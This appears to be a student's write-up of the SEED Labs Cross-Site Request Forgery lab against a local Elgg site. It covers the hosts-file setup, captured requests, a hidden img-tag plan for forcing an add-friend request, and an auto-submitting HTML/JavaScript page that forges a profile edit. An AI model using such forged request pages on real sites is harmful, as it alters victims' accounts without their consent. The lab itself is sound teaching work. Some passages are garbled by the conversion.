

## Cross-Site Request Forgery (CSRF) Attack Lab

### Setup

```
Successfully built 0389e048ea9c
Successfully tagged seed-image-attacker-csrf:latest
```

In this image, we learn that we successfully built the given container image.

```
attacker-10.9.0.105 | * Starting Apache httpd web server apache2
*
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
```

In this snippet, we learn that we successfully opened the given container image.


```
[10/29/21]seed@VM:~$ cd /etc
[10/29/21]seed@VM:/etc$ sudo xdg-open hosts
```

In this snippet, we open host /etc/host with root permissions.

```
1 127.0.0.1      localhost
2 127.0.1.1      VM
3
4 # The following lines are desirable for IPv6 capable hosts
5 ::1          ip6-localhost ip6-loopback
6 fe00::0      ip6-localnet
7 ff00::0      ip6-mcastprefix
8 ff02::1      ip6-allnodes
9 ff02::2      ip6-allrouters
10
11 # For DNS Rebinding Lab
12 192.168.60.80 www.seedIoT32.com
13
14 # For SQL Injection Lab
15 10.9.0.5       www.SeedLabSQLInjection.com
16
17 # For XSS Lab
18 10.9.0.5       www.xsslabelgg.com
19 10.9.0.5       www.seed-server.com
20 10.9.0.5       www.example32a.com
21 10.9.0.5       www.example32b.com
22 10.9.0.5       www.example32c.com
23 10.9.0.5       www.example60.com
24 10.9.0.5       www.example70.com
25
26 # For CSRF Lab
27 10.9.0.5       www.csrflabelgg.com
28 10.9.0.5       www.csrfiab-defense.com
29 10.9.0.105     www.csrfiab-attacker.com
30
31 # For Shellshock Lab
32 10.9.0.80      www.seedlab-shellshock.com
```

In the above image, we modify hosts as requested.

## Task 1

**Elgg For SEED Labs**Log in

# Welcome

---

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

---

## Log in

---

**Username or email \***

**Password \***


☐ **Remember me**

**Log in**


[Lost password](#)

Powered by Elgg

In this image, we notice we can access the Elgg portal.



In this snippet, we see a POST request in Elgg after logging in with Alice's account. Notice that we can see Alice's username and password.




In the above image, we see a GET request in Elgg after logging in with Alice's account. Here, we can see the same information we saw in the POST request, including cookies details, but not including usernames or passwords.



## Welcome Alice

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.


 Bookmark this page

 Report this

Powered by Elgg

And in this snippet, we access Alice's account.


## Task 2



In this GET request, we add Sammy as a friend and learn that the link to add him as a friend is <http://www.seed-server.com/action/friends/add?friend=59>.

If I were Sammy, I would construct my malicious website such that it unwillingly directs Alice into the link that adds me as a friend, <http://www.seed-server.com/action/friends/add?friend=59>. Additionally, since we want this to be discreet, I would embed my hyperlink using an img tag, such that a GET request is automatically triggered: ``. Furthermore, I would place puppies pictures or other materials that catch and divert Alice's attention.

## Task 3



In this POST request, we learn that we can use <http://www.seed-server.com/action/profile/edit> to make changes to Alice's profile.

```

<html>
  <body>
    
    <body>
      <script type="text/javascript">
        function forge_post() {
          var fields;
          fields += "<input type='hidden' name='name'
value='Alice'>";
          fields += "<input type='hidden' name='briefdescription'
value='Samy is my Hero'>";
          fields += "<input type='hidden' name='name'
value='Alice'>";
          fields += "<input type='hidden'
name='accesslevel[briefdescription]' value='2'>";
          fields += "<input type='hidden' name='guid'
value='42'>";
          var p = document.createElement("form");
          p.action = "http://www.seed-server.com/action/profile/-
edit";
          p.innerHTML = fields;
          p.method = "post";
          document.body.appendChild(p);
          p.submit();
        }
        window.onload = function() { forge_post(); }
      </script>
    <body>
  </html>

```

In this snippet, we have JavaScript code that will change Alice's description to "Samy is my hero" and she will not be able to see the text by herself.



Alice

 Edit avatar

 Edit profile

 Add widgets

## Blogs

## Bookmarks

## Files

Pages

Wire post

Here, we see Alice’s profile from her point of view. She cannot see that her description reads “Samy is my hero.”

[Edit profile](#)

Display name

Alice

## About me

[Embed content](#) [Edit HTML](#)

body p

Public

### Brief description

Samy is my Hero

Public



Alice

[Edit avatar](#)[Edit profile](#)

[Change your settings](#)

Account statistics

## Notifications

### Group notifications

Nevertheless, if Alice tries to modify her profile, she will notice that her description reads “Samy is my hero.”

The forged HTTP request needs Alice's user id (guid) to work properly. If Bob targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bob does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bob can solve this problem.

Boby could try to learn Alice's guid by interacting with her (adding her as a friend, sending her messages) or by eavesdropping on her interactions with other users. We would do something very similar to what we did before, when we captured GET and POST requests.

**If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.**

Yes, this script can modify other users' profiles. Our code does not depend on anyone's specific username, but rather on session attributes. Hence, other users' sessions will handle our script the same way, and their profiles' information will be changed.